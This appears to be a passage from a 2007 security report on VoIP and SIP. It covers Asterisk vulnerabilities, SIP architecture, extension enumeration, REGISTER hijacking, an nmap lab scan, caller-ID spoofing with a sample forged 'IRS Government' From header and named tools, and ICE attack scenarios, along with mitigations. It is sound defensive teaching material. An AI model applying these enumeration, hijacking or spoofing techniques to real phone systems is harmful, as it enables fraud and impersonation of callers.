> "The Asterisk Manager allows a client program to connect to an Asterisk instance and issue commands or read PBX events over a TCP/IP stream. Integrators will find this particularly useful when trying to track the state of a telephony client inside Asterisk, and directing that client based on custom (and possibly dynamic) rules. In order to access the Asterisk Manager functionality a user needs to establish a session by opening a TCP/IP connection to the listening port (usually 5038/tcp) of the Asterisk instance and logging into the manager using the 'Login' action. This requires a previously established user account on the Asterisk server. User accounts are configured in /etc/asterisk/manager.conf.   A user account consists of a set of permitted IP hosts, an authentication secret (password), and a list of granted permissions" (Jouanin, 2007).

This Asterisk manager provides a ‘mile high’ view into voice communications inside an organization (or at least the call processing by that particular Asterisk VoIP PBX). In Asterisk versions prior to1.4, the logon authentication, command packets sent to the Asterisk Management Interface (AMI), and telephone state packets were sent unencrypted over port 5038/tcp. This means that a malicious user sniffing for this traffic could see logon credentials for the purposes of future logon and mischief. He could also glean more information about traffic flows to and from that Asterisk VoIP PBX. To secure this type of management traffic AstManProxy has been developed. AstManProxy is a proxy management server that is used to connect to multiple Asterisk VoIP PBX management interfaces.

> “It is designed to handle communication with multiple Asterisk servers and to act as a single point of contact for applications. AstManProxy supports multiple input/output formats, including Standard, XML, CSV, and HTTP, HTTPS and SSL… Many other features have been added, including a new authentication layer and support for the Action: Challenge MD5 authentication method. SSL is now supported, so you can encrypt from client → proxy → asterisk, end-to-end. Talking to Asterisk via SSL requires that you are running an SSL-capable version of Asterisk”. According to Asterisk bug forums, there has also been secure socket layer/transport layer security (SSL/TLS) support built into Asterisk 1.6. Using Stunnel and openSSL libraries in combination with the AstManProxy, this allows a user HTTPS:443/tcp access to each Asterisk VoIP PBX (Troy, 2007).

One of the recent vulnerabilities identified to Asterisk implementations was noted in US-CERT/NIST CVE-2007-1594. “The handle_response function in chan_sip.c in Asterisk before 1.2.17 and 1.4.x before 1.4.2 allows remote attackers to cause a denial of service (crash) via a SIP Response code 0 in a SIP packet.” Further researching this vulnerability lead me to the Asterisk/Digium bug forum that included notes from the person reporting the bug. The scenario which leads to this vulnerability was a user placing a call from their SIP phone, through their Asterisk SIP proxy, through the PSTN, to their mobile phone. When the mobile phone rang, the call was rejected, and a SIP response code 0 was sent causing the Asterisk server to segfault (qwerty1979, 2007). This seemed strange to me since per RFC 2543, SIP responses are three-digit codes ranging from 1xx to approximately 6xx. Thus this was an invalid response code causing the crash. This can be categorized as vulnerability due to lack of input validation. Input validation logic would have only accepted three digits response codes ranging from 100-600, and dropping a response code of 0.

Another Asterisk vulnerability found was noted in US-CERT/NIST CVE-2007-1561. “The channel driver in Asterisk before 1.2.17 and 1.4.x before 1.4.2 allows remote attackers to cause a denial of service (crash) via a SIP INVITE message with an SDP containing one valid and one invalid IP address.” Further research lead me to http://www.securityfocus.com/bid/23031/info, also detailed that Asterisk is prone to this remote DOS attack, which prevents legitimate users from being able to place calls. Organizations using Asterisk were urged to replace vulnerable versions with Asterisk 1.2.17 and/or 1.4.2 (Abdelnur , 2007).

Finally a third recent vulnerability reported for the Asterisk VoIP PBX is detailed in US-CERT/NIST 2007-4455 noting that “The SIP channel driver (chan_sip) in Asterisk Open Source 1.4.x before 1.4.11, AsteriskNOW before beta7, Asterisk Appliance Developer Kit 0.x before 0.8.0, and s800i (Asterisk Appliance) 1.x before 1.0.3 allows remote attackers to cause a denial of service (memory exhaustion) via a SIP dialog that causes a large number of history entries to be created.”

> “The handling of SIP dialog history was broken during the development of Asterisk 1.4. Regardless of whether recording SIP dialog history is turned on or off, the history is still recorded in memory. Furthermore, there is no upper limit on how many history items will be stored for a given SIP dialog. It is possible for an attacker to use up all of the system's memory by creating a SIP dialog that records many entries in the history and never ends. It is also worth noting for the sake of doing the math to calculate what it would take to exploit this that each SIP history entry will take up a maximum of 88 bytes.
>
> The fix that has been added to chan_sip is to restore the functionality where SIP dialog history is not recorded in memory if it is not enabled. Furthermore, a maximum of 50 entries in the history will be stored for each dialog when recording history is turned on. The only way to avoid this problem in affected versions of Asterisk is to disable chan_sip. If chan_sip is being used, the system must be upgraded to a version that has this issue resolved” (Moldenauer, 2007).

V. Session Initiation Protocol (SIP)

SIP is an application layer protocol used for establishing, manipulating, and tearing down call sessions between one or more callers. SIP does not carry the voice audio itself from the source caller to the destination. Similar to how a website is identified by its URL (Uniformed Resource Locator), a user or caller is identified by his URI (Uniform Resource Identifier). There is a general format of a URI:

Sip:user:password@host:port;uri-parameters?headers

The SIP URI is important to know and understand since the modification and insertion of URIs into the SIP 'From:' header will be brought up later on. Some examples of URIs that one would find registered to a SIP proxy server are the following:

- SIP:robert@london.com
- SIP:8411234567@whoami.com
- SIP:robert:secretword@london.com;transport=tcp
- SIP:+1-841-123-4567"1234@gateway.com;user=phone
- SIP:robert@147.16.15.7:5060
- SIP:londoncom;method=REGISTER?to=robert%40london.com
- SIP:robert;day=friday@london.com
  (Endler, 2007)

Before discussing how SIP is used, the devices necessary, and a typical call flow, the various elements of SIP architecture must be identified:

- **User Agents (UA)** – Any client application or device that initiates a SIP connection, such as an IP phone, PC soft phone, PC instant messaging client, or mobile device. The user agent can also be a gateway that interacts with the PSTN.

- **Proxy Server** – A proxy server is a server that receives SIP requests from various user agents and routes them to the appropriate next hop. A typical call traverses at least two proxies before reaching the indeed callee
- **Redirect Server –** Sometimes it is better to offload the processing load on proxy servers by introducing a redirect server. A redirect server directs incoming request from other clients to contact an alternate set of URIs.
- **Registrar Server –** A server that processes the REGISTER requests. The registrar processes REGISTER requests from users and maps their SIP URI to their current location (IP address, username, port, etc). For instance, sip:bill@abchacksus.com might be mapped to something like sip:bill@192.168.1.100:5060.
- **Location server –** The location server is used by a redirect server or a proxy server to find the destination caller's possible location. This function is most often performed by the registrar server. (Endler, 2007)

It is important to identify all the various elements in a SIP infrastructure and understand their designed functionality. That way an attacker could potentially exploit vulnerabilities in one element to further attack elements. Please view the following diagram for a visual representation of all possible SIP VoIP resources that can be deployed in an environment. This diagram also shows a high availability (HA) firewall solution that is not necessary for successful use of SIP, but is a best practice for greater availability for data and VoIP resources:

Visual Example:



SIP Architecture Elements
Internet/PSTN
VLAN 10
DMZ
VLAN 20
E0/1
200.10.10.2/24
Cisco ASA 5550 HA Active
192.168.15.2/30
E0/2
Sync Network
E0/2
192.168.15.3/30
E0/1
200.10.10.1/24
Cisco ASA 5550 HA Standby
E0/0
192.168.10.1/24
Synchronization Packets
Active → → → Standby
E0/0
192.168.10.2/24
VLAN 30
SIP VoIP Network
Proxy server Receiving SIP requests 192.168.10.5
Registrar server (similar to DHCP) 192.168.10.7
Redirect server For load balancing 192.168.10.10
User Agent Steve's Wireless VoIP mobile phone 192.168.10.45:5060
User Agent Mike's VoIP soft phone SIP:Mike@ 192.168.10.15:5060
User Agent Dave's VoIP phone SIP:Dave@ 192.168.10.25:5060
User Agent Jane's PC IM VoIP SIP:Jane@ 192.168.10.35:5060

Figure 18

Some of the most popular used VoIP PBXs that implement SIP are Asterisk and SIP Express Router (SER). Since SIP responses (RFC 2543) are very similar to HTTP response codes, it makes it easier to send stimulus traffic and identify the response when enumerating a SIP VoIP network. Just as there are various TCP flags that are used in building a connection an exchanging data, SIP implements various request types to build a session:

SIP Requests – RFC 3261

- INVITE – Initiates a conversation.
- BYE – Terminates an existing connection between 2 users in a session.
- OPTIONS – Determines the SIP messages and codecs that the UA or server understands.
- REGISTER – Registers a location from a SIP user.

- ACK – Acknowledges a response from an invite request.
- CANCEL – Cancels a pending INVITE request, but does not stop completed connections (ex: Stops call setup if phone is still ringing).
- REFER – Transfers calls and contacts to external resources.
- SUBSCRIBE – Indicates the desire for future NOTIFY requests.
- NOTIFY – Provides info about a state change that is not related to a specific session.

Now that all the types of SIP requests have been noted, some of the above SIP requests can be modified and tested to enumerate SIP resources for the purpose of gaining a working knowledge of valid target usernames or extensions.

Something to keep in mind when enumerating valid and invalid extensions in a VoIP infrastructure is that some SIP proxy servers may respond slightly differently to others, to stimulus test messages. For example, the SIP Express Router or ‘SER’, may respond to stimulus with a different SIP error code than an Asterisk VoIP PBX running as a SIP proxy would. When a SIP UA connects to a network, the first thing it does is send REGISTER messages to register with the SIP proxy or registrar server so that the SIP proxy can be queried by other SIP UAs trying to find the new UA, and provide location information to route the calls. Included in this register message is the VoIP phone’s IP address as provided by DHCP. This registration process is worth probing/enumerating so as to identify what extensions/usernames are available. The risk here is that a malicious user could connect an unauthorized SIP phone/UA to the network, identify an authorized extension/username by using an automated REGISTER scanning tool, and register as one of the valid extensions to gain full calling privileges. Not only would there be an unauthorized UA registered with the SIP proxy, but the attacker would be impersonating an organization’s employee/UA phone while attacking other resources. This is referred to as REGISTER hijacking, and will be discussed in greater detail shortly.

Another method of identifying usernames/extensions is to perform INVITE username enumeration. However before discussing that, the SIP INVITE call flow must be understood. The following is a simple diagram that depicts INVITE call flow. The diagram is simple because real world deployments would have the SIP messages likely traversing multiple SIP proxies:




Figure 19


(http://www.packetizer.com/voip/sip/papers/understanding_sip_voip/sip_call_flow.png)

> "INVITE scanning is the noisiest and least stealthy method for SIP username enumeration because it involves actually ringing the target's phones. Even after normal business hours, missed calls are usually logged on the phones and on the target SIP proxy, so there's a fair amount of trace back evidence left behind" (Endler, 2007).

As such, the INVITE username enumerating queries the SIP proxy to identify username/extension formatting, and to identify which legitimate users are already registered. If the URI of the UA you are sending INVITE messages to doesn’t exist, or isn’t registered, then the SIP proxy would respond to your request with a ‘SIP/2.0 404 Not Found’ response (similar to browsing to a web page that no longer exists).

Another type of enumeration scan available is an OPTIONS scan. SIP OPTIONS messages are used to determine the SIP messages and codecs that the UA or server understands. So if an attacker crafts these OPTIONS message packets targeted to a given UA, and the UA is registered, the attacker would receive a SIP ‘200’ code response as well as the information as to what SIP messages and codecs the target supports. SIPSCAN, which is one of the SIP username enumerating freeware tools found on the VoIPSA website, is a great tool for performing the above enumerations.

Going back to the REGISTER username enumeration section above, REGISTER hijacking would allow an unauthorized UA to impersonate an authorized UA, and would cause inbound calls to the authorized UA to be routed to the unauthorized UA, as well as providing full calling privileges. Now that the unauthorized UA is registered, it then could be used for VoIP vishing or SPIT attacks. The diagram below depicts the REGISTER hijacking scenario.



Target SIP Server: 192.168.2.5
Target SIP Domain: test.com
Transport: UDP
Port: 5060

☑ REGISTER Scan
☑ OPTIONS Scan
☑ INVITE Scan

Username/Extensions File: users.txt
Timeout (s): 2

```
SIPScan Results:
Scan started Wed Dec  5 06:11:43 2007
Target SIP Server: 192.168.2.5:5060 UDP
Domain: test.com
Sent to 192.168.2.5:
REGISTER sip:thisisthecanary@test.com SIP/2.0
Via: SIP/2.0/UDP 192.168.2.5:4308;branch=el7mCh5QhC6WNg
From: test <sip:thisisthecanary@test.com>;tag=vkffYiKFjn
To: test <sip:thisisthecanary@test.com>
Call-ID: 9969@192.168.2.5
CSeq: 9969 REGISTER
Contact: <sip:test@192.168.2.5:4308>
Max_forwards: 70
```

☑ Verbose

Done Scanning. . . Save Results under File



Proxy
Proxy
Hijacked Session
Hijacked Media
Inbound Calls Go to the Attacker Rather Than The Legitimate UA
User
Attacker
User

Figure 20 (Collier,2005)

These REGISTER hijacking attacks can be mitigated by only implementing SIP proxies or Registrars that challenge REGISTER requests for passwords and use at least MD5, but preferably SHA1 authentication. The authentication measures outlined in RFC 4474 as well as the following steps should be taken to prevent REGISTER hijacking:

- Detect and alert upon directory scanning attempts.
- Detect and alert upon any failed authentication attempts; specifically upon any attempts to use dictionaries to guess passwords. To threshold failed logons to 5x, 10x, 20x, and 50x is suggested to prevent false positives.
- Log all REGISTER requests.
- Alert upon any unusual pattern of REGISTER requests.
- If the UAs being used do not ever use a REGISTER request to remove valid contacts, detect and block any use of this request.
- Limit REGISTER requests to an established user ‘white list’.

- Act as a proxy and provide strong authentication for registrars that lack the ability to do so themselves. (Collier,2005)

Just like data network intrusion detection/prevention systems have been broadly implemented to gain 'vision' into and secure an organization's networks, so to have VoIP network intrusion detection/prevention systems been deployed. VoIP IDS/IPS also contain VoIP signatures can could detect the broad and noisy REGISTER, INVITE, and OPTION scanning. These VoIP IDSs can have all VoIP packets copied to the IDS sniffing interface via a SPAN session. Or the VoIP IDS could be placed inline with the VoIP packets coming into a SIP proxy server and on a SIP trunk line going to ITSP. There are a number of vendors and VoIP managed security service providers competing with various solutions:

- SecureLogix – www.securelogix.com
- Sipera – www.sipera.com
- Ingate – www.ingate.com
- Borderware – www.borderware.com

This then leads into how an organization's VoIP infrastructure securely connects to the rest of the world so that an organization can call outbound, and the world can call inbound, instead of just having calls placed internally. An organization can connect their SIP VoIP infrastructure to an ITSP via a SIP trunk, and have that SIP trunk terminate into some sort of SIP capable firewall or edge device.

> "SIP trunk security is essential for the protection of VoIP networks. Many enterprises deploy SIP trunks to save money by peering the enterprise VoIP network with the carrier network. Rather than using the PSTN, these enterprises use

> the same connection for all their communication. Enterprises may also use SIP trunks to create federations between themselves and peer their VoIP networks with each other to bypass the carrier altogether. These SIP trunks are vulnerable to standard signaling and media security issues, but are susceptible to demarcation and peering issues as well. More potential threats can exist as enterprises federate and trust others to provide authentication" (Sipera, 2006)

Please review the following diagram:





Figure 21 (Sipera, 2006)

The diagram above is a 'mile high' look into the SIP trunk connectivity between an organization to the ITSP, as well as Sipera's SIP trunk security solution. Is is more secure for an ITSP that an organization would buy VoIP SIP trunk service from, to router the traffic from SIP trunks through the provider’s backbone networks and not the public Internet. It is at the VoIP IDS/IPS where media and signaling manipulation can be detected with proper VoIP IDS signatures, and a malicious internal or external host could be ‘shunned’ or temporarily blocked. As an added bonus the Sipera IPCS solution provides a VoIP VPN where realistically speaking, a teleworker working from home with a VoIP phone could dial an organization’s internal extensions, have the SIP session established between callers with the SRTP voice stream and SRTCP control to follow. Its important to remember that even though the VoIP call between the teleworker’s VoIP phone, and the organization’s SIP firewall/VPN/edge device is encrypted and authenticated, without SIP-TLS and SRTP being used, once the VoIP packets are decrypted and routed internally in the organization, they would be sent in clear text and could still fall to internal attacks. Thus the need for end-to-end encryption and authentication still remains.

If an organization decides not to use a SIP trunk to connect to an ITSP along with other organizations, to connect and translate its internal VoIP infrastructure to the PSTN, it must use a Media Gateway Controller (MGC). Conversely, it is also at that point where external callers voice/signaling gets translated and forwarded to the SIP proxy. Media gateway controllers mostly use the Media Gateway Control Protocol, which complements SIP (Techfaq, 2006). A media gateway could be a Cisco IOS router with analog or digital voice ports. Media gateway controllers can be classified depending on the connectivity they provide. For example, a media gateway controller that terminates trunks connecting to the telephone network can be referred to as a trunking gateway. However further discussion of the issues involved in signaling translation with media gateway controllers and MGCP can be found by reading RFC 3435.

A SIP session must be established before the calling parties begin exchanging RTP media (audio voice), and RTCP (control) packets. Information on how to initiate RTP streams (exchange voice) between callers is provided in SDP (Session Description Protocol) messages, which is exchanged among SIP UA’s in the call session establishment.

As an example of identifying VoIP services running by using NMAP to target a VoIP SIP proxy server, I installed a freeware IP PBX VoIP software on a test windows host. The freeware program used for testing was 3CX VoIP, which can be found at http://www.3cx.com/VOIP/voip-phone.html. The following is a screenshot of a short NMAP scan performed from one host against the dummy Windows XP x64 host running the 3CX SIP proxy server:



```
C:\Documents and Settings\David Persky>nmap -sS 192.168.2.5 -p 5060-5061

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-17 22:57 Central Standard
Time
Interesting ports on 192.168.2.5:
PORT     STATE  SERVICE
5060/tcp open   sip
5061/tcp closed unknown
MAC Address: 00:50:8D:91:7C:E0 (Abit Computer)

Nmap finished: 1 IP address (1 host up) scanned in 0.641 seconds

C:\Documents and Settings\David Persky>ping 192.168.2.5

Pinging 192.168.2.5 with 32 bytes of data:

Reply from 192.168.2.5: bytes=32 time<1ms TTL=128
Reply from 192.168.2.5: bytes=32 time<1ms TTL=128
Reply from 192.168.2.5: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.2.5:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Documents and Settings\David Persky>
```

Figure 22

For the test to verify if the SIP VoIP ports 5060/tcp and 5061/tcp were open, I performed a simple NMAP SYN scan, which only sends TCP packets to ports 5060 and 5061 with the SYN flag set. For this test, on the SIP proxy server's host based firewall, I have explicitly permitted inbound TCP packets to port 5060, but blocked port SIP-TLS:5061/tcp. As you can see from the scan, port 5060/tcp is open and 5061/tcp is not. To delve deeper into NMAP scanning of VoIP devices, an attacker can perform an NMAP scan by 'stack fingerprinting', or attempting to identify the OS running on the target IP. For example, there may be a case where an attacker would NMAP scan a SIP proxy server running SIP express router to identify the underlying OS. Following the example, let us say that the attacker was able to determine the SIP express router version, and saw that it was patched with the latest updates. However the attacker also found SSH port 22/tcp open during his reconnaissance, and there may have been a recent vulnerability made public about the way Linux distribution 'x' handles SSH connection attempts. If the attacker could successfully exploit the SSH vulnerability on the SIP server and gain control of it, then he just bypassed having to exploit any vulnerabilities to the VoIP SIP application itself.

The spoofing of caller ID numbers as discussed earlier, has been occurring for some time now with POTS phones, PBXs, through the PSTN. However as VoIP deployments have increased both in homes and organizations, so too has VoIP caller ID spoofing become more prevalent. Spoofing one's caller ID is similar to spoofing one's source IP address in that the action is not actually an attack. However it is meant to obfuscate the true source of what is to come. As mentioned above, there are SIP invite messages, and in those messages exists a From: URI header. The following is an example of made up From header:

```
From: IRS Government <sip:18773879134@irs.gov>;tag=2398576017
```

It is the “IRS Government” portion that would be seen on the destination caller’s caller ID screen. Some freeware tools on the Internet that would allow you to modify the ‘From:’ header to spoof your caller ID are ‘Inviteflood’, ‘Spitter’, and ‘SiVus’.

> “RFC 3261 requires support for digest authentication. When coupled with the use of TLS between each SIP user agent and SIP proxy, digest authentication can be used to securely authenticate the user agent. Next, when this user agent sends a call to another domain, its identity can be asserted. This approach enhances authentication, but only provides hop-by-hop security, and it breaks down if any participating proxy does not support TLS and/or is not trusted.” (Endler, 2007).

SIP-TLS:5061/tcp is used to encrypted SIP messages between SIP elements in a VoIP infrastructure. RFC 4474 also discusses the end-to-end encryption and authentication in greater detail. It details establishing an authentication service that would assure the destination callers that the person calling them was authorized to populate the ‘From:’ header with the ‘return address’ URI. This authentication would take place from the initial INVITE request by a possible authentication proxy server or SIP proxy server also performing this role. A hash function would be performed on the ‘From:’ header field and other headers. The hash would be signed with the digital certificate, and the information would be stored in a new SIP header field called ‘Identity’ header. Along with that, an additional header called ‘Identity-Info’ to inform the destination caller on how to acquire the signing certificate used (Peterson, Jennings, 2006). Please view appendix one in the appendix section at the end of this report for a detailed example. While these proposals would be effective providing much great authentication, this would have to be implemented across all organizations, service providers, governments, etc., to be effective. This is similar to DNS SEC whereby security proposals and functionality exists, however it is not implemented on the large scale necessary to be effective.

There have been many issues regarding the NAT traversal of VoIP traffic. This has been particularly troublesome for SIP implementations as NAT has been known to 'break' it, peer-to-peer applications, and others. This is in part due to VoIP protocols handling call signaling sufficiently, but then randomizing the port used to send the audio.

> “At first, for both the calling and the called party everything will appear just fine. The called party will see the calling party's Caller ID and the telephone will ring while the calling party will hear a ringing feedback tone at the other end. When the called party picks up the telephone, both the ringing and the associated ringing feedback tone at the other end will stop as one would expect. However, the calling party will not hear the called party (one way audio) and the called party may not hear the calling party either (no audio). (jht2, 2007)

This is also due to a VoIP phone user in one office wanting to call a VoIP phone user in a different office, with the packets traversing the Internet while NAT is being performed, and the source VoIP phone not knowing the publically routable destination IP address/port to send packets to. Both VoIP phones are behind a NAT policy on the organization's firewall. A feasible, yet impractical solution would be to configure unique static one-to-one NAT translations for each of an organization's internally addressed VoIP phones. While this is possible, it is not practical for an organization that has multiple sites, with hundreds of employees at each site, with each of them having their own VoIP phone. To perform such an impractical solution on such a large scale would require an organization to secure multiple class B sized public addressed networks (or at least multiple contiguous class C networks supernetted together). As such, workarounds such as STUN, TURN, and B2BUA were designed. However it turns out that STUN (Simple Traversal of User Datagram Protocol through NAT), TURN (Traversal using Relay NAT), and other such protocols used individually do not solve the UDP NAT traversal problem.

> “Interactive Connectivity Establishment (ICE) is a technique for NAT traversal for UDP-based media streams (though ICE can be extended to handle other transport protocols, such as TCP [I-Diet-mmusic-ice-tcp]) established by the offer/answer model. ICE is an extension to the offer/answer model, and works by including a multiplicity of IP addresses and ports in SDP offers and answers, which are then tested for connectivity by peer-to-peer connectivity checks. The IP addresses and ports included in the SDP and the connectivity checks are performed using STUN and TURN” (Rosenberg, 2007) – Work in progress.

ICE, STUN, and or TURN servers sit in an organization’s DMZ and try identify the publically NAT’d IP/port is for an internal VoIP phone sending outbound traffic. A strong backing for the universal use of ICE was provided when Microsoft and Cisco announced their support for it (Unknown, 2005). Essentially ICE tries to find as many sockets or ‘candidates’ (IP/port) combinations that can be used to route traffic between the two VoIP phones. It does this by performing STUN connectivity checks of the ‘candidates’. Thankfully each STUN connectivity check is authenticated with a message authentication code (hash) computed using a key exchanged in the signaling channel. If not for that, then this process opens itself up to multiple vulnerabilities that can be exploited by a variety of ways, by an attacker fooling user agents about the candidates, essentially hijacking the process:

- False Invalid
  An attacker can fool a pair of agents into thinking a candidate pair is invalid, when it isn't. This can be used to cause an agent to prefer a different candidate (such as one injected by the attacker), or to disrupt a call by forcing all candidates to fail.

- False Valid
  An attacker can fool a pair of agents into thinking a candidate pair is valid, when it isn't. This can cause an agent to proceed with a session, but then not be able to receive any media.

- False Peer-Reflexive Candidate
  An attacker can cause an agent to discover a new peer reflexive candidate, when it shouldn't have.
  This can be used to redirect media streams to a DoS target or to the attacker, for eavesdropping or other purposes.
  (Rosenberg, 2007) – Work in progress.

